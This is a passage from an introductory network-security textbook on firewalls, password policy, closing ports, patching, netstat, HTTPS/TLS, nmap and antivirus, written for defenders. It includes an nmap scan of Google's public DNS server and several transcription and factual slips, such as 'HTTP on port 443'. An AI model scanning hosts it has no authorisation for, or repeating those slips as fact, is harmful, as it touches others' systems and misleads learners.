The firewall is smart enough to assume that this traffic is safe. Suppose a website on the Internet try to make a connection to the server behind your firewall. The firewall would stop this traffic as it is a new connection.

Third generation firewall functionality is at the application level. Here, filtering occurs at layers 1 2 3 4 & 7. The addition of layer 7, or the application layer, allows the functionality of deep packet inspection. This allows you to filter by specific criteria, for specific applications such as HTTP, HTTP, FTP, DNS and so on.

This allows you to filter based upon almost any criteria in the packet, giving you extremely fine control. Exactly how much fine control you get with the application layer, will be dependent upon the specific abilities of that firewall that you're using.

Lastly we look at additional firewall features. in addition to the first, second, and third generation firewall functionality, many firewalls include other security features such as VPN capabilities, content filtering, which allows you to block end-users on your land from accessing certain websites, gateway antivirus, intrusion prevention, anti-spyware, and logging and alerts.

Even though all of these features are not part of 1st 2nd and 3rd generation

firewalls, they are features that many firewalls do give you, and you definitely want to take advantage of those.

Chapter 7 Password management

We start by giving you an example of a good password policy. You can adjust it to meet the needs of your company. The password policy would be pretty much middle of the road, so if you need very tight security, you could make the requirements of the password policy more strict. Or, if you wanted, you could make it looser.

It’s really depending upon the level of security that you need. The first criteria in any case would be a minimum password length of 12 characters. The password must contain upper and lowercase characters, at least one non alphanumeric character, and at least one number.

The password must be changed at least every 30 days. When a password has changed, any of the previous passwords may not be reused. Passwords from default accounts must be changed or removed. When a user leaves your company, their accounts and password must be disabled or removed.

Password logging that a successful failure should be implemented, and users must never share their passwords. Failure to abide by these rules, defeats the purpose of having passwords in the first place.

Enforcing password policy is relatively easy, as this functionality is built into most operating systems. Anyone that's done any kind of admin work with Windows certainly has used this feature.

Enforcement prevents end-users from failing to follow the password policy, so as we've discussed before, end-users will often do the most convenient thing rather than the most secure thing. It’s much easier for them to just choose a simple dictionary word and never change it. Therefore we must enforce it to make sure that they follow good policy.

Also most operating systems allow for password logging, and that's probably something that you want to enable. No OS can completely enforce a password policy. OS can't prevent users from sharing pass or writing a password on a sticky note behind a monitor.

This sort of thing needs to be included in the company's security policy, and in end-user Education. Strong passwords are not as vulnerable to brute force dictionary attacks, which is one of the main reasons why you want to use them.

If data is encrypted and protected by a password, there are two ways for a black hat to try and view the data unencrypted. The first is to try to break the algorithm of the encryption. The wireless algorithm WEP is relatively easy to crack with tools readily available on the internet.

Any admin that knows what he's doing would never use WEP, but if they did that would be easy to crack the algorithm. Many algorithms such as AES which is the current government's standard, is virtually impossible to crack the algorithm.

In these cases, black hats we use a dictionary attack. a dictionary attack is a type of brute-force attack, that uses a dictionary file with literally millions of words in it. The attack simply tries each password one at a time, until it finds the correct password.

Depending upon the speed of your computer, this could be done relatively quickly. Here’s an example of how weak passwords can take an otherwise strong security and weaken it allowing hackers to compromise.

Wi-Fi WPA2 is considered extremely difficult to break the algorithm, but using Kali Linux which is freely available and does not cost any money because it's open source, a reasonably savvy hacker can launch a dictionary attack, and crack a dictionary password in five minutes.

The same hacker would be stopped cold by a good password. it doesn't matter how strong your armour is when you have a crack in the armour, where the opponent can plunge his sword.

Chapter 8 How to eliminate unnecessary services

What is a service? If there is a public web server, that server needs to be listening on the HTTP service in order for remote clients to be able to connect to it.

Similarly, if there is a public DNS server, that server needs to be listening on the DNS service, in order for remote clients to connect to it. When we say a server is listening on a specific service, we mean that we it will allow remote clients to connect to that specific service.

If the server is not listening on a specific service, then a remote client tries to connect to that service, the server will ignore the request and the connection will fail.

There is a well-known port for each specific service. The complete list can be found on www.iana.org and it's called “service name and transport protocol port number register”.

Service names and port numbers are used to distinguish between different services that run over transport protocols such as TCP and UDP. What are some common well-known port? FTP on port 20 and 21. SSH on port 22. Telnet on port 23. SMTP on port 25. DNS on port 53. TFTP on port 69. HTTP on port 80 pop3 on port 110. NetBIOS on port 137, 138 and 139, and HTTP on port 443.

If you work with ports and services, and if you work with tcp/ip at all, then these well-known ports should pretty much be memorized. You need to know these. So this is a good list to start with but just by working with them you will get to know them if you haven't worked with them before.

When we say a server is listening on a service, that's the same as saying that the port for that service is opened. The rule is that you should only have open ports for services that are necessary. A black hat must take advantage of an open port on a server, in order to be able to connect to that server, if they're looking to do harm to the server.

Therefore, the rule is that you should only have open ports for services that are necessary. having open ports on a server for services that are not necessary, is simply making a black hats job easier, where they can connect to the server and do bad things to that server. Use the commands specific to

the server OS, to make sure only necessary ports are opened.

Each OS has specific commands that you can use, so you can see what ports are opened and what ports are not, and also how do you actually open a port or close a port. You can also use a firewall to drop packets on unnecessary ports before the packet actually gets or to the server at all.

Chapter 9 Patch Management Deployment

One day you perhaps say to your boss:

“The network is down because the vulnerability was compromised by a black hat”.

Well, your boss might ask you:

“Is there a patch for the vulnerability?”

…and if you answer

“well a patch came out a month ago, but hadn't gotten a chance to apply it yet”.

Well, your boss will not be happy.

When a black hat attempts to compromise a host, they are often looking for a known vulnerability on that host. A vulnerability is any flaw or weakness on the host that is, for example in an application or on the operating system, that can be exploited.

New vulnerabilities are discovered daily, and vendors publish patches to fix the vulnerability. So, make sure that all applicable patches are applied to your network as quickly as possible, after they are published. That is what good patch management is all about.

So let's discuss what a good patch management procedure is.

Step 1 - Identify patches made available by vendors.

Step 2 - Identify the hosts on your network that need these patches.

Step 3 - Download the patches

Step 4 - Test the patches on a test system on your network.

Why would you want to do this? Well, you never know if you deploy a patch, and that patch could actually cause harm to the workstation. So, if this is an important server that you're putting that patch on, you better test it in some way before you subject your network to a possible problem.

Step 5 - Deploy patches that test ok on all hosts on your network that require the patches.

For larger networks, you're going to use automated software that performs the

above tests so there are several pieces of software that you can purchase that are specifically for patch management.

Chapter 10 Closing open ports

If you recall, previously we have discussed that we want to ensure that we have no open ports, or unnecessary ports open on any servers. So it's easy enough to check that out on any server that you have using the built-in command line interface or CLI.

On any kind of a Windows server you can find this, as there's nothing to install. There is a command called “netstat” that stands for network statistics. If you have a Windows machine you can simply open up your command prompt, or click on Start, then type “cmd” and hit enter to open your CLI.

You can type the command “netstat” and hit enter, but netstat has other variations too such as follows;

“netstat - a” -> displays all connections and listening ports

“netstat - n” -> displays addresses and port numbers in numerical form

“netstat - f” -> displays the “fqdn” or fully qualified domain name

“netstat - p” -> Displays connections only for protocols specified

“netstat - a”


In general you're going to run the “netstat-anp udp” or “netstat-anp tcp” command.

The “- a” and “- p” it's the easiest way to type it, but if you want to proceed with the “tcp” which is obviously the connection-oriented protocol, then you can use that too as well as the one with the “udp”

You can go ahead and do that on a workstation but on a server, which would be the more common use of it, the results might look a little different.

As an example, on Windows 10 workstation if you run the command

“netstat -anp tcp” you should see what ports you are listening on. If you have internet connection, you will most probably see that your computer is listening on port 135 which is NetBIOS, port 445 which is Microsoft.



You can see that it's listening on these ports and it's not giving you and IP addresses too that you are visiting. You can see that there's an established connection to site I am currently visiting, while some are saying that they are closed.

If you look at the established connections, these are all high numbered ports, in other words, they're not well known ports like port 80 for HTTP or port 21 and port 22 for FTP. They're high numbered, which means that I am connected to a server.

If you looked at the server then it would show like port 80 or port 443 for HTTPS. But, if you look at a workstation, it chooses these at random, so that's what you'll what you'll end up seeing.

Chapter 11 HTTP, HTTPS, SSL & TLS

In this chapter we're going to talk about HTTPS or HTTP secure, HTTP and SSL.

Let’s begin with HTTP. HTTP stands for Hypertext Transfer Protocol. This is probably the most widely used protocol in the world today. HTTP is the protocol that is used for viewing web pages on the Internet.

For example, when you type in a web address like google.com, you'll notice that HTTP is automatically added at the beginning of the web address. This indicates that you are now using HTTP to retrieve this web page. In standard HTTP all the information is sent in clear text, so all the information that is exchanged between your computer and that web server, which includes any text that you type on that website, that information is transferred over the public Internet.

Because it's transferred in clear text it's vulnerable to anybody who wants it, such as hackers. Normally this would not be a big deal if you were just browsing regular websites and no sensitive data such as passwords or credit card information are being used.

But if you were to type in personal sensitive data like your name, address, phone number, passwords, or credit card information, that sensitive data goes from your computer, and then it has to travel across the public Internet to get to that web server. This makes your data vulnerable, because a hacker that somewhere on the Internet can listen in as that data is being transferred, and steal your information. This is a problem as far as security. This is why HTTPS was developed.

HTTPS

HTTPS stands for Secure Hypertext Transfer Protocol, and this is HTTP with a security feature. Secure HTTP encrypts the data that being retrieved by HTTP. It ensures that all the data that's being transferred over the internet between computers and servers is secure, by making the data impossible to read. It does this by using encryption algorithms to scramble the data that's being transferred.

For example if you were to go to a website that requires you to enter personal

information such as passwords, or credit card numbers, you will notice that an “S” will be added to the HTTP in the web address. This “S” indicates that you are now using secure HTTP and have entered a secure website where sensitive data is going to be passed, and that data is going to be protected.

In addition to the “S” being added a lot of web browsers will also show a padlock symbol in the address bar to indicate that secure HTTP is being used. By using secure HTTP all the data which includes anything that you type, is no longer sent in clear text.

It's scrambled in an unreadable form as it travels across the internet. So if a hacker were to try and steal your information he would get a bunch of meaningless data, because the data is encrypted, and the hacker would not be able to crack the encryption to unscramble the data.

SSL

Secure HTTP protects the data by using one of two protocols. One of these protocols is called “SSL”. SSL or Secure Sockets Layer is a protocol that's used to ensure security on the Internet. It uses public key encryption to secure data. Basically this is how SSL works.

When a computer connects to a website that's using SSL, the computer's web browser will ask the website to identify itself. Then the web server will send the computer a copy of its SSL certificate. An SSL certificate is a small digital certificate that is used to authenticate the identity of a website.

Basically it's used to let your computer know that the website you're visiting is trustworthy, so then the computer's browser will check to make sure that it trusts the certificate, and if it does, it will send a message to the web server. Then after the web server will respond back with an acknowledgment so when SSL session can proceed. After all these steps are complete, encrypted data can now be exchanged between your computer and the web server.

TLS


The other protocol that secure HTTP can use is called TLS. TLS or Transport Layer Security is the latest industry standard cryptographic protocol. It is the successor to SSL, and it's based on the same specifications. Like SSL, it also authenticates the server, client, and encrypts the data. It's also important to point out that a lot of websites are now using secure HTTP by default on their

websites, regardless if sensitive data is going to be exchanged or not.

A lot of this has to do with Google, because Google is now flagging websites as “not secure”, if they are not protected with SSL. If a website is not SSL protected, Google will penalize that website in their search rankings. That's why now if you go to any major website, you'll notice that secure HTTP is being used, rather than standard HTTP. If you're interested in getting an SSL certificate for your website, I you can check out the following website on SSL Certificates, domain names, or websites: https://uk.godaddy.com/

Chapter 12 Scanning with NMAP

You can see the webpage below for nmap, which you can find at nmap.org and you can see that you can download the nmap tool for free right from here.


NMAP.ORG
Ad closed by Google
Stop seeing this ad
Why this ad?
Nmap Security Scanner
Intro
Ref Guide
Install Guide
Download
Changelog
Book
Docs
Security Lists
Nmap Announce
Nmap Dev
Bugtraq
Full Disclosure
Pen Test
Basics
More
Security Tools
Password audit
Sniffers
Vuln scanners
Web scanners
Wireless
Exploitation
Packet crafters
More
Site News
Advertising
About/Contact
Site Search
Sponsors:
Stealthy SYN Scans, ICMP Host Probing, Advanced OS Detection Algorithms...
NMAP
Can YOU handle that power? The bad guys already DO!
Intro
Reference Guide
Book
Install Guide
Download
Changelog
Zenmap GUI
Docs
Bug Reports
OS Detection
Propaganda
Related Projects
In the Movies
In the News
News
Nmap 7.80 was released for DEFCON 27! [release notes | download]
Nmap 7.70 is now available! [release notes | download]
Nmap turned 20 years old on September 1, 2017! Celebrate by reading the original Phrack #51 article. #Nmap20!
Nmap 7.60 is now available! [release notes | download]
Nmap 7.50 is now available! [release notes | download]
Nmap 7 is now available! [release notes | download]
We're pleased to release our new and Improved Icons of the Web project—a 5-gigapixel interactive collage of the top million sites on the Internet!
Nmap has been discovered in two new movies! It's used to hack Matt Damon's brain in Elysium and also to launch nuclear missiles in G.I. Joe: Retaliation!
We're delighted to announce Nmap 6.40 with 14 new NSE scripts, hundreds of new OS and version detection signatures, and many great new features! [Announcement Details], [Download Site]
We just released Nmap 6.25 with 85 new NSE scripts, performance improvements, better OS/version detection, and more! [Announcement Details], [Download Site]
Any release as big as Nmap 6 is bound to uncover a few bugs. We've now fixed them with Nmap 6.01!
Nmap 6 is now available! [release notes | download]
The security community has spoken! 3,000 of you shared favorite security tools for our relaunched SecTools.Org. It is sort of like Yelp for security tools. Are you familiar with all of the 49 new tools in this edition?
Nmap 5.50 Released: Now with Gopher protocol support! Our first stable release in a year includes 177 NSE scripts, 2,982 OS fingerprints, and 7,319 version detection signatures. Release focuses were the Nmap Scripting Engine, performance, Zenmap GUI, and the Nping packet analysis tool. [Download page | Release notes]
Those who missed Defcon can now watch Fyodor and David Fifield demonstrate the power of the Nmap Scripting Engine. They give an overview of NSE, use it to explore Microsoft's global network, write an NSE script from scratch, and hack a webcam--all in 38 minutes! (Presentation video)
Icons of the Web: explore favicons for the top million web sites with our new poster and online viewer.
We're delighted to announce the immediate, free availability of the Nmap Security Scanner version 5.00. Don't miss the top 5 improvements in Nmap 5.
After years of effort, we are delighted to release Nmap Network Scanning: The Official Nmap Project Guide to Network Discovery and Security Scanning!
We now have an active Nmap Facebook page and Twitter feed to augment the mailing lists. All of these options offer RSS feeds as well.
Introduction

If you look at the website, it says that “nmap is a free and open source utility for network discovery and security auditing.”

Basically it's a scanning tool. Specifically you can use it as a port scanner to see on your servers what ports are opened to assure that you don't have unnecessary ports opened on servers.

Nmap can do quite a bit more than this, and I do recommend that you take a look at it and play around with it. Once you have downloaded it and it's installed on your computer, it's a very quick process.

Nmap syntax just couldn't be simpler. All you have to type is “nmap” and the IP address of the server that you want to scan. So for example your server is hosted on an IP Address of 192.168.1.150, and you want to scan it for open ports, all you have to do is type in the command; “nmap 192.168.1.150” and

hit enter.

IP Addresses starting with 192.168.x.x are private IP addresses, so that's what they generally look like if you're scanning your own network server on your network.

There are a couple of other options too for nmap for example “namp –sS” and “nmap –sT”.

“namp –sS” -> sS stands for SYN Scan, so nmap sends SYN to target, target responds with SYN ACK, then nmap sends RST to target.

“nmap –sT” -> sT stands for TCP connect Scan, so this is used to complete the 3-way handshake. Basically, nmap sends SYN to target, target responds with SYN ACK, then nmap sends ACK to target.

The most common TCP flags are as follows:

SYN -> Establish the connection.

ACK -> Acknowledging the message.

RST -> Indicates Reset, due to and error.

FIN -> Tears down the connection.

You can just run nmap from the command prompt. You can either enter in the website or you can enter in the IP address. Either way, nmap is going to work.

Time
Stats: 0:00:00 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Ping Scan Timing: About 12.50% done; ETC: 14:56 (0:00:00 remaining)

Once you start scanning a website, you have to wait a few minutes because it's checking every single ports and see which ones are open.

Once it's finished, you will see here there are only four ports open.

Port 21 for FTP, port 22 for SSH, port 80 for HTTP, and port 443 for HTTPS. That's pretty much what you would expect to see on a web server.

What we can also do is type “nmap 8.8.8.8” and that is Google's DNS server. A lot of people use it as a DNS server so let's see what ports are opened on Google's DNS server.

Nmap scan report for google-public-dns-a.google.com (8.8.8.8)
Host is up (0.024s latency).
Not shown: 999 filtered ports
PORT STATE SERVICE
53/tcp open domain
Nmap done: 1 IP address (1 host up) scanned in 16.29 seconds

You can see in real time how long it took, which is about 16 seconds, and what port opened out of 999 filtered ports, and port 53 is opened, so that's really good security, because port 53 it's the DNS server, which is a well-known port for DNS, and that have to be opened, otherwise you couldn't use it as a DNS server.


It also shows that there are 999 filtered ports. Usually that means that there's a firewall in front of it. That's where you see filtered ports, but the important thing is that you only see the one port opened. So, if you do a scan against your own server you can either do it from the internet, or you can do it directly on your network.

Either way, you should see just the necessary ports opened. If you see a whole bunch of ports that are opened, then you need to go to work and figure out how to close those up for best security.

Chapter 13 Patch Management with Ivanti

When it comes to patch management, we already had discussed the theory and what patch management is all about. So let me give you a concrete example so you can get a little better idea.

Previously was known as LAN desk security suite which is a popular software, but nowadays it's called Ivanti. You can visit their website on https://www.ivanti.com/



Once you are on their website, type in their search filed: patch management to get to the above page. As you can see you can request a demo or get a trial for the software that would be installed onto a server on your network.

One part of the Landesk security suite is patch management, which you can see right above. According to their website, their overview for patch management solution as follows:

"Keeping up with the constant stream of security threats and pad is an on-going drain on IT staff. LANDesk patch management evaluates tests and applies patches across the enterprise and automatically simplifies your efforts remediates of systems with one task without saturating your network."

So basically you're not going to be doing this by hand, because it's going to do it for you, and the key thing is that you'll be able to see on a screen

specifically which ones of your workstations are fully patched, and which ones may need patching.

They have options to get operating system patching, that maintains Microsoft Windows, and then you have third-party application patching, so Java, Adobe, multiple browsers and so on.

You can get an automatic Windows patching but that doesn't cover the rest of services such as distributed and remote patching. It patches all devices anywhere across your network, whether they're on the road, at remote sites, or asleep, so that does going to save you a lot of time, specifically for those are always on the road.

It's not that easy to get patches if the computers or workstations not always connected, and when it comes to visibility and control, you're going to gain complete visibility on all patches on every device anywhere on your network.

Basically, you can see what's going on at a glance to see what needs patching and what doesn't, and it's a patch automation and distribution. You get one assorted platform for whether you have Windows, Red Hat or Mac OS.

You can download their white paper if you want to get more information and there are also videos to give you an idea, as well as you can download the product to try it out. Just remember when you download the product trial, there isn't a specific product called patch manager, but its part of their security suite.

Chapter 14 Deploying AV processes

When we refer to antivirus, we usually mean not just viruses, but all malware, which includes viruses, worms, and Trojans. To protect against malware on end-user workstations, each workstation should have antivirus software installed on it.

To protect against malware on servers, each server should have anti-virus software installed on it. The antivirus software that you install on servers, may be specific to that particular type of server, and is generally different than the antivirus software installed on the end-user workstations.

To protect all hosts from malware, you can enable gateway antivirus on your firewall to eliminate the malware prior to it ever hitting your hosts. Note, that gateway antivirus is not a substitute for host based antivirus that I will just refer to.

You must be constantly vigilant that you have the latest virus signatures. Antivirus protection is similar to patch management in that, there is new malware discovered daily, and antivirus vendors push new antivirus signatures daily to defend against a specific piece of malware.

So, it is not enough to simply have antivirus software installed on a host, but the host also needs to have the latest signatures on it to defend against the latest malware.

For Soho systems, this is relatively easy. You simply install antivirus software on your PCs. Most antivirus software upgrades its signatures automatically, and if you periodically double check that the signatures are up-to-date, then you're probably okay.

For enterprise networks, used centralized antivirus management software. What if it is your job to protect the large corporation with a couple of thousand workstations? How can you make sure that all the workstations have anti-virus installed on them? And in addition, that they had the latest signatures?

Well, you need to use centralized antivirus management software, such as McAfee policy Orchestrator. Using this type of software, you can see every workstation on your network. If each workstation has anti-virus software installed, and if each workstation has the latest signatures, and if not, how old

they are.

As pushing signatures can be resource intensive, you can schedule signature updates to occur outside of business hours. You have to decide how to handle workstations with out-of-date signatures. If you view a workstation that has out-of-date signatures, you can update them manually.


Or software can be configured, so that if antivirus protection does not meet minimum criteria, that workstation is quarantined from the network, until such time as it is upgraded to meet the minimum criteria. This is referred to as enforced antivirus, and can be configured in most typical firewalls.

Laptops can be challenging. Note that laptops used by road warrior you present more of a challenge to keep protected. For example the laptop may not even be on the network at the time when the latest signatures are pushed out.

To give you some basic ideas for principles of antivirus, we will look at a network security appliance, or firewall that to provide few examples. The idea of this is not to get to understand all the details of setting up a specific firewall, or antivirus, but to understand in general the types of what you have in security appliances or antivirus.

For example the Dell, Sonic WALL firewall has two completely separate types of antivirus. The first one is client AV enforcement, which is probably the less popular one used, but what this does is that it allows you to push antivirus software on to your workstations.

Then, if the workstation does not have the proper antivirus, or the latest signatures, then it doesn't let it get on to the network. That's why it's called enforced AV. Basically, you have antivirus software installed on every workstation, but it has to go through the firewall, and the firewall will not let any computer onto the network that doesn't have the proper antivirus protection as you define it.



For example with SonicWALL client AV enforcement and you actually have two choices. You can either use McAfee, or Kaspersky, and of course you would use one or the other to push antivirus protection on to your computers, and if any one of them didn't have it, then they would be blocked.

If you go to “manage licenses”, and set up the antivirus to be pushed to the workstations. You can also have an enforcement list, where you could create a group of computers, and then put all those computers that you want to have the antivirus enforced on into a group, and that would enforce it for you.

Meanwhile you have an excluded list, so if there was any computers that you didn't want to have antivirus on, like maybe a server that had its own antivirus, and then you would put them into the group.

The other more popular type of antivirus, is called the gateway antivirus. When it comes to the gateway antivirus, that's very different from the client AV enforcement, and this is because with this tool, the virus signatures are going to be in the firewall itself. They're not going to be on your workstations.

Essentially, if you enable this, then it's going to take all of the signatures, and before anything from the outside world can get to your workstation, it's going to let you know, and it's going to have to pass through the firewall. If the firewall has a signature, then it's going to block a specific piece of malware.

They have 50K+ signatures, and for example if you have a subscription and you are licensed for this service, then you can see that it updates automatically every day to give you the latest virus signatures.

If there's any particular signatures that are causing you a problem, like you're getting false positives, you could go and disable it. If there are any one or two particular signatures, you actually get a chance to do a little bit more in-depth filtering.

For example you can go to the settings of HTTP, and you could restrict transfer of zip files, that which is certainly not an antivirus. Those features aren't viruses because for example you can restrict certain types of traffic from going past the software. So, this is not 100% antivirus, instead these features come along with the gateway antivirus.

